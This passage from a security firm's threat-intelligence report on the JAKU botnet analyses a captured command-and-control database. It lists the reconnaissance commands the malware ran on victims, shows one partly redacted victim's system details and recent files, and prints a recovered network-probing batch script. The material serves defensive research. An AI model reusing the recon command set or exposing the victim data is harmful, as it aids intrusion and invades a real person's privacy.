This database contains details of the malware/botnet victim hosts. It details the network information, dates and times the malware first 'called home', the last call-home time, the last updated time and a history of the malware beaconing to the C2 server:

```
$ sqlite near.jpg .schema

CREATE TABLE child (uid TEXT PRIMARY KEY, version REAL, pip TEXT, info TEXT, infouptime INTEGER,
iplist TEXT, instime INTEGER,lasttime INTEGER, downfile TEXT, downver REAL);
CREATE TABLE dist2 (id INTEGER PRIMARY KEY, pubdownfile TEXT, pubdownver REAL, pubdowncnt INTEGER,
pridownfile TEXT, pridownver REAL, pridowncnt INTEGER);
CREATE TABLE history (id INTEGER PRIMARY KEY, uid TEXT, ctime INTEGER);
CREATE TABLE tvdist (id INTEGER PRIMARY KEY, tvdownfile TEXT, tvdownver REAL, tvdowncnt INTEGER);
CREATE INDEX idx_instime ON child(instime);
CREATE INDEX idx_lasttime ON child(lasttime);
CREATE INDEX idx_version ON child(version);
```

HISTORY Table. The history table contains a list of all beacons set by the malware on the victim machine to the C2 server:

COLUMN	DESCRIPTION
UID	A unique identifier of the victim. This matches the UID in the CHILD table
CTIME	The data/time of a beacon made from the victim machine to the C2 server. As with all the data/times in the SQLite database, the format is in "UNIX Epoch" format**.**

Example query of HISTORY table:

```
$ sqlite -column -header near.jpg "SELECT * FROM HISTORY LIMIT 5;"

id          uid                                     ctime
----------  --------------------------------------  ----------
1           {610313D3-6359-4543-8314-64E1DF6DBF20}  1430186473
2           {610313D3-6359-4543-8314-64E1DF6DBF20}  1430188242
3           {12941DFB-6ECD-45CD-B7B2-9C0F8F16DF6F}  1430359648
4           {66CEAD40-85D9-4AA8-9B59-3DF9E079FA69}  1430443896
5           {211E31DB-C944-4C66-A91C-7C7BDF7CE5EF}  1430447441

$ sqlite -column -header near.jpg 'SELECT STRFTIME("%Y-%m-%d %H:%M:%S",CTIME,"UNIXEPOCH") AS
"DATE/TIME" FROM HISTORY WHERE UID="{211E31DB-C944-4C66-A91C-7C7BDF7CE5EF}"

DATE/TIME
-------------------
2015-05-01 02:30:41
2015-05-01 06:30:34
2015-05-01 07:04:07
2015-05-01 07:30:34
2015-05-01 08:30:35
2015-05-01 09:00:35
2015-05-01 09:30:35
2015-05-01 10:00:35
2015-05-01 10:31:55
2015-05-01 11:01:16
2015-05-01 11:30:36
2015-05-01 12:00:35
2015-05-01 12:30:34
2015-05-01 13:00:39
2015-05-01 13:30:34
2015-05-01 14:00:35
2015-05-01 14:30:34
2015-05-04 13:30:40
2015-05-04 14:00:39
2015-05-04 14:30:39
2015-05-04 15:00:38
```

CHILD Table. Analysis has shown that the table **CHILD** is information that relates to victim hosts:

COLUMN	DESCRIPTION
UID	A unique identifier of the victim. This allows the C2 server to track victims if and when their IP address changes.
VERSION	Believed to be the version of the malware on the victim machine.
PIP	The public IP address of the victim. This is updated as and when the victim machines external IP address changes.
INFO	The details gathered by the malware from the victim machine (See below).
INFOUPTIME	The date/time that the INFO field was updated in the database. Believed to be the date/time on the C2 server.
IPLIST	A list of IP addresses from all the victim machines network interfaces.
INSTIME	The date/time that the malware was originally installed on the victim machine.
LASTTIME	The date/time of the last beacon received by the C2 server from the malware on the victim machine.
DOWNFILE	Unknown. Never observed populated.
DOWNVER	Unknown. Never observed populated.

INFO Column Commands. The INFO column contains output from the execution of the following commands:

```
systeminfo
net use
net user
tasklist /svc
netstat -ano
dir "%USERPROFILE%\Recent"
dir "%APPDATA%\Microsoft\Windows\Recent"
dir /s/b "%USERPROFILE%\Favorites"
```

Example query of CHILD table:

```
$ sqlite -list near.jpg "SELECT * FROM CHILD WHERE UID = '{211E31DB-C944-4C66-A91C-7C7BDF7CE5EF}';"
{211E31DB-C944-4C66-A91C-7C7BDF7CE5EF}|12|***.***.***.***|
<<systeminfo>>

Host Name:                 *********-PC
OS Name:                   Microsoft Windows 7 Ultimate
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          *********
Registered Organization:
Product ID:                00426-292-0000007-85307
Original Install Date:     12/24/2014, 2:53:55 PM
System Boot Time:          5/1/2015, 9:00:02 AM
System Manufacturer:       Hewlett-Packard
System Model:              HP EliteBook 8530p
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 6 Model 23 Stepping 10 GenuineIntel ~2801 Mhz
BIOS Version:              Hewlett-Packard 68PDV Ver. F.11, 12/8/2009
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+05:00) Islamabad, Karachi
Total Physical Memory:     1,978 MB
Available Physical Memory: 970 MB
Virtual Memory: Max Size:  3,957 MB
Virtual Memory: Available: 2,406 MB
Virtual Memory: In Use:    1,551 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\*********-PC
Hotfix(s):                 N/A
Network Card(s):           2 NIC(s) Installed.
                           [01]: Intel(R) 82567LM Gigabit Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    Yes
                                 DHCP Server:     192.168.1.1
                                 IP address(es)
                                 [01]: 192.168.1.7
                                 [02]: fe80::ad52:568:3375:927b
                           [02]: Intel(R)  WiFi Link 5300 AGN
                                 Connection Name: Wireless Network Connection
                                 Status:          Media disconnected

<<net use>>

New connections will be remembered.
There are no entries in the list.

<<net user>>

User accounts for \\*********-PC
-------------------------------------------------------------------------------
*********                Administrator            Guest
The command completed successfully.

<<tasklist /svc>>
```

```
Image Name                     PID Services
========================= ======== ============================================
System Idle Process              0 N/A
System                           4 N/A
smss.exe                       232 N/A
csrss.exe                      324 N/A
wininit.exe                    400 N/A
csrss.exe                      412 N/A
winlogon.exe                   456 N/A
services.exe                   500 N/A
lsass.exe                      516 KeyIso, SamSs
lsm.exe                        524 N/A
svchost.exe                    636 DcomLaunch, PlugPlay, Power
svchost.exe                    708 RpcEptMapper, RpcSs
svchost.exe                    780 Audiosrv, Dhcp, eventlog, lmhosts, wscsvc
svchost.exe                    852 AudioEndpointBuilder, CscService, Netman,
                                   PcaSvc, SysMain, TrkWks, UxSms,
                                   WdiSystemHost, Wlansvc, wudfsvc
svchost.exe                    896 AeLookupSvc, BITS, Browser, EapHost, gpsvc,
                                   IKEEXT, iphlpsvc, LanmanServer, MMCSS,
                                   ProfSvc, Schedule, SENS, ShellHWDetection,
                                   Themes, Winmgmt, wuauserv
audiodg.exe                    992 N/A
svchost.exe                   1052 EventSystem, netprofm, nsi, sppuinotify,
                                   WdiServiceHost

…
chrome.exe                    3644 N/A
chrome.exe                    4028 N/A
chrome.exe                    2248 N/A
svchost.exe                   2560 WinDefend
wmpnetwk.exe                  3696 WMPNetworkSvc
taskeng.exe                    608 N/A
Services.exe                  1408 N/A
WmiPrvSE.exe                  2176 N/A
WmiPrvSE.exe                  3088 N/A
TrustedInstaller.exe          3832 TrustedInstaller
cmd.exe                       3780 N/A
conhost.exe                   3284 N/A
tasklist.exe                  2872 N/A

<<netstat -ano>>

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       708
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:554            0.0.0.0:0              LISTENING       3696
  TCP    0.0.0.0:49158          0.0.0.0:0              LISTENING       516
  TCP    192.168.1.7:139        0.0.0.0:0              LISTENING       4
  TCP    192.168.1.7:49162      64.233.167.188:5228    ESTABLISHED     3416
  TCP    [::]:135               [::]:0                 LISTENING       708
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:554               [::]:0                 LISTENING       3696
  TCP    [::]:2869              [::]:0                 LISTENING       4
  TCP    [::]:10243             [::]:0                 LISTENING       4
  TCP    [::]:26143             [::]:0                 LISTENING       4
  TCP    [::]:49152             [::]:0                 LISTENING       400
  TCP    [::]:49153             [::]:0                 LISTENING       780
  TCP    [::]:49154             [::]:0                 LISTENING       896
  TCP    [::]:49155             [::]:0                 LISTENING       500
  TCP    [::]:49156             [::]:0                 LISTENING       952
  TCP    [::]:49157             [::]:0                 LISTENING       1436
  TCP    [::]:49158             [::]:0                 LISTENING       516
…
  UDP    0.0.0.0:500            *:*                                    896
  UDP    0.0.0.0:4500           *:*                                    896
  UDP    [::]:500               *:*                                    896
  UDP    [::]:4500              *:*                                    896
  UDP    [::]:5004              *:*                                    3696
  UDP    [::]:5005              *:*                                    3696
  UDP    [::]:5355              *:*                                    1156
  UDP    [::1]:1900             *:*                                    3440
  UDP    [::1]:49778            *:*                                    3440
  UDP    [fe80::ad52:568:3375:927b%11]:546  *:*                        780
  UDP    [fe80::ad52:568:3375:927b%11]:1900  *:*                       3440
  UDP    [fe80::ad52:568:3375:927b%11]:49777  *:*                      3440

<<dir "%USERPROFILE%\Recent">>

 Volume in drive C has no label.
 Volume Serial Number is 887D-B326
 Directory of C:\Users\***\Recent
File Not Found

<<dir "%APPDATA%\Microsoft\Windows\Recent">>

 Volume in drive C has no label.
 Volume Serial Number is 887D-B326
 Directory of C:\Users\***\AppData\Roaming\Microsoft\Windows\Recent
04/27/2015  12:29 AM    <DIR>          .
04/27/2015  12:29 AM    <DIR>          ..
04/26/2015  09:51 PM               601 00.lnk
04/01/2015  10:37 PM               687 100 WATT INVERTER.lnk
04/01/2015  10:36 PM               682 100 WATT INVETER.lnk
04/19/2015  01:20 PM               595 20140423_204028.lnk
12/27/2014  03:13 PM               325 28.lnk
04/26/2015  09:51 PM               625 90 pic.lnk
04/26/2015  09:51 PM               606 900.lnk
04/10/2015  06:24 PM               695 A-COURSE OUTLINE(ISL.STU).lnk
04/26/2015  09:52 PM               606 ali.lnk
04/26/2015  09:52 PM               613 ali0.lnk
04/27/2015  12:28 AM               156 All Control Panel Items.lnk
04/08/2015  01:00 AM               156 Appearance and Personalization.lnk
03/20/2015  05:20 PM    <DIR>          AutomaticDestinations
01/01/2015  08:49 PM               616 bahria (2).lnk
12/24/2014  05:36 PM               722 bahria.lnk
04/19/2015  01:20 PM               425 bhai mob pic.lnk
03/08/2015  07:25 PM             2,672 Bluetooth.lnk
01/01/2015  08:34 PM               321 CD_ROM (G).lnk
04/19/2015  09:38 PM             3,811 Chrysanthemum.lnk
12/24/2014  04:16 PM               704 company profile.lnk
04/10/2015  06:24 PM               456 course outline 2015 IQRA.lnk
05/01/2015  09:05 AM    <DIR>          CustomDestinations
04/15/2015  12:05 AM             3,734 Desert.lnk
04/15/2015  12:46 AM               575 download.lnk
…
12/24/2014  05:04 PM               702 ELECTRIC BILL RECORD.lnk
01/30/2015  07:05 PM               652 eReport *********.lnk
04/01/2015  10:33 PM               702 Faster Fingure First.lnk
04/27/2015  12:29 AM               156 Hardware and Sound.lnk
04/19/2015  09:44 PM             3,823 Hydrangeas.lnk
01/07/2015  01:55 PM               702 Item by part no. NEW.lnk
12/24/2014  04:16 PM               533 KU.lnk
03/08/2015  07:46 PM             3,378 Media.lnk
```

```
01/29/2015  03:02 PM               587 multan 042.lnk
04/18/2015  12:26 AM               156 Network and Internet.lnk
03/30/2015  12:06 PM               592 Outlook.com.lnk
12/27/2014  03:13 PM               222 OVI (G).lnk
03/08/2015  07:25 PM             1,926 Phone.lnk
01/01/2015  09:10 PM               417 PICNIC PIC.lnk
03/20/2015  05:20 PM               594 Pictures.lnk
04/08/2015  09:20 PM               156 Programs.lnk
03/30/2015  12:06 PM               541 qt.lnk
04/19/2015  09:44 PM             2,031 Sample Pictures.lnk
03/08/2015  07:09 PM               515 scaning docs.lnk
01/09/2015  11:55 AM             2,562 Scanned Documents.lnk
04/11/2015  07:08 PM               409 TIPU PIC.lnk
03/20/2015  05:20 PM             1,555 Untitled.lnk
04/25/2015  07:30 PM               515 VIDEO_TS.lnk
01/01/2015  08:34 PM               460 VLC PLAYER 2011.lnk
02/01/2015  12:15 AM               674 VTS_01_0.lnk
04/19/2015  01:12 PM               674 VTS_01_5.lnk
04/01/2015  10:33 PM               672 waqas inverter.lnk
03/08/2015  07:46 PM             4,172 WhatsApp Images.lnk
              55 File(s)         53,597 bytes
               4 Dir(s)  38,160,457,728 bytes free

…
|1430447441|192.168.1.8|1430447441|1430751638||
```

PARTING THOUGHTS FOR THE READER

AN EXERCISE TO THE READER

During the JAKU investigation, a great deal of data was collected, collated and analysed. Some of the data throws greater insight on the JAKU campaign, while much of it, sadly, does not. Occasionally, when 'pivoting' off already collected data, strange and unusual things are found; for example, learning that *Shokushu* is Japanese for tentacle.

Unfortunately, time is sometimes not available to allow for the "so what?" questions to be answered fully. One example is the following script which was found at the URL: *hxxp://bestshop.minidns.net/test/ccdown/ping.bat.* Although dating back to November 2014, it is still noteworthy because of a number of curiosity reasons. One example is: "Why *'ping'* **after** doing the *'traceroute'*?"

The remaining reasons are left as an exercise to the reader. However, this is *not* the Easter-egg you are looking for:

```
tracert fs.star.kp >> %tmp%\temp98746.tmp
ping fs.star.kp >> %tmp%\temp98746.tmp
tracert 172.16.1.18 >> %tmp%\temp98746.tmp
ping 172.16.0.38 >> %tmp%\temp98746.tmp
ping 172.16.0.37 >> %tmp%\temp98746.tmp
ping 172.16.4.1 >> %tmp%\temp98746.tmp
ping 10.10.1.1 >> %tmp%\temp98746.tmp
ping 1.0.128.2 >> %tmp%\temp98746.tmp
```

WHY JAKU?

"The most merciful thing in the world, I think, is the inability of the human mind to correlate all its contents."
(Lovecraft, The Call of Cthulhu, 1926)

During the course of our investigation we have been often asked "Why JAKU?"

Initially, it was a misspelt reference to the desert planet in the Star Wars movie The Force Awakens. This was because we had discovered a number of Star Wars references made by the threat actors within their malware. This included R2D2. Because we had no wish to face any copyright issues, we spelt it as JAKU.

However, as we embarked on our investigation we found out more about JAKU. We realised that this thing had reached every corner of the world. As we continued, it began to emerge that this beast had a centre of gravity somewhere in the Gulf of Thailand and a predilection for attacking Japan and South Korea.

As an unashamed fan Japanese monster movies, anime, manga and DJ Krush, and with more than a passing interest in Lovecraft's Cthulhu mythos, it was clear (to me at least) that JAKU should be represented as a tentacle wielding sea monster rising from ocean to grab its next set of victims. This fitted well with our observation of the noticeable amount of pirated anime movies on the victim machines, downloaded from sites 'baited' with malware to catch the next unsuspecting victims.

Andy Settle Head of Special Investigations, Forcepoint Security Labs

REFERENCES

- Coding and Security, Glorious Leader's Not-That-Glorious Malwares - Part 2 (Jan 2015), Available from: <https://www.codeandsec.com/Glorious-Leaders-Not-That-Glorious-Malwares-Part-2>. [Dec 2015]

- Schneier Bruce, DarkHotel (Nov 2014), Available from: <https://www.schneier.com/blog/archives/2014/11/sophisticated_t.html>. [Sep 2015].

- CNET, 'Darkhotel' hack targets executives using hotel Internet (Nov 2014), Available from: <http://www.cnet.com/news/darkhotel-hack-targets-executives-using-hotel-internet/>. [Oct 2015].

- FBI, Malware Installed on Travelers' Laptops Through Software Updates on Hotel Internet Connections (Nov 2014), Available from: <http://www.ic3.gov/media/2012/120508.aspx>, [Oct 2015].

- Fluke Networks, DarkHotel: What Hospitality WLAN Operators Should Know (Nov 2014), Available from: <http://www.flukenetworks.com/blog/airwise/darkhotel-what-hospitality-wlan-operators-should-know>. [Oct 2015].

- IANA Number Resources, <https://www.iana.org/numbers>. [April 2015].

- Kaspersky, Admin Alert: Kaspersky Lab Reported Twice as Many Digital Certificates Used to Sign Malware in 2014 (Jan 2015), Available from: <http://www.kaspersky.com/about/news/virus/2015/Admin-Alert-Kaspersky-Lab-Reported-Twice-as-Many-Digital-Certificates-Used-to-Sign-Malware-in-2014>. [Oct 2015].

- Kaspersky, DarkHotel's attacks in 2015 (Jul 2015), Available from: <https://securelist.com/blog/research/71713/darkhotels-attacks-in-2015/>. [Oct 2015].

- Kaspersky, DarkHotel: a spy campaign in luxury Asian hotels (Nov 2014), Available from: <https://blog.kaspersky.co.uk/darkhotel-apt/>. [Sep 2015].

- Kaspersky, Whitepaper DarkHotel (Nov 21014), Available from: <https://securelist.com/files/2014/11/darkhotel_kl_07.11.pdf>. [Sep 2015].

- Kaspersky, Who's Really Spreading through the Bright Star? (Apr 2015), Available from: <https://securelist.com/blog/68978/whos-really-spreading-through-the-bright-star/>. [Dec 2015].

- Secure File Shredder (Oct 2008), Available from: <http://www.codeproject.com/Articles/30453/Secure-File-Shredder>. [April 2016].

- Sophos, What the FBI didn't tell us about the hotel malware threat | Naked Security (May 2012), Available from: <https://nakedsecurity.sophos.com/2012/05/10/fbi-hotel-malware-threat>. [Dec 2015].

- Tamatori fighting an octopus, Available from: <https://commons.wikimedia.org/wiki/File:Tamakatzura_Tamatori_attacked_by_the_octopus.jpg>, [April 2016].

- UK CERT, SAWR 044 Extract (Dec 2014), Available from: <https://www.cert.gov.uk/wp-content/uploads/2014/12/C-SAWR-044-Extract.pdf>. [Dec 2015].

- Unlicensed Software and Cybersecurity Threats (January 2015), Available from: <http://globalstudy.bsa.org/2013/malware/study_malware_en.pdf>. [April 2015].

- WIRED, DarkHotel: A Sophisticated New Hacking Attack Targets High-Profile Hotel Guests (Nov 2014), Available from: <http://www.wired.com/2014/11/darkhotel-malware>. [Sep 2015].

- UDT: Breaking the Data Transfer Bottleneck (2011), Available from: <http://udt.sourceforge.net/>. [Dec 2015].

- LZH - Compression/Decompression using lzh/lzhuff (Jan 2015), Available from: <https://github.com/msmiley/lzh/blob/master/src/lzh.c>. [Oct 2015].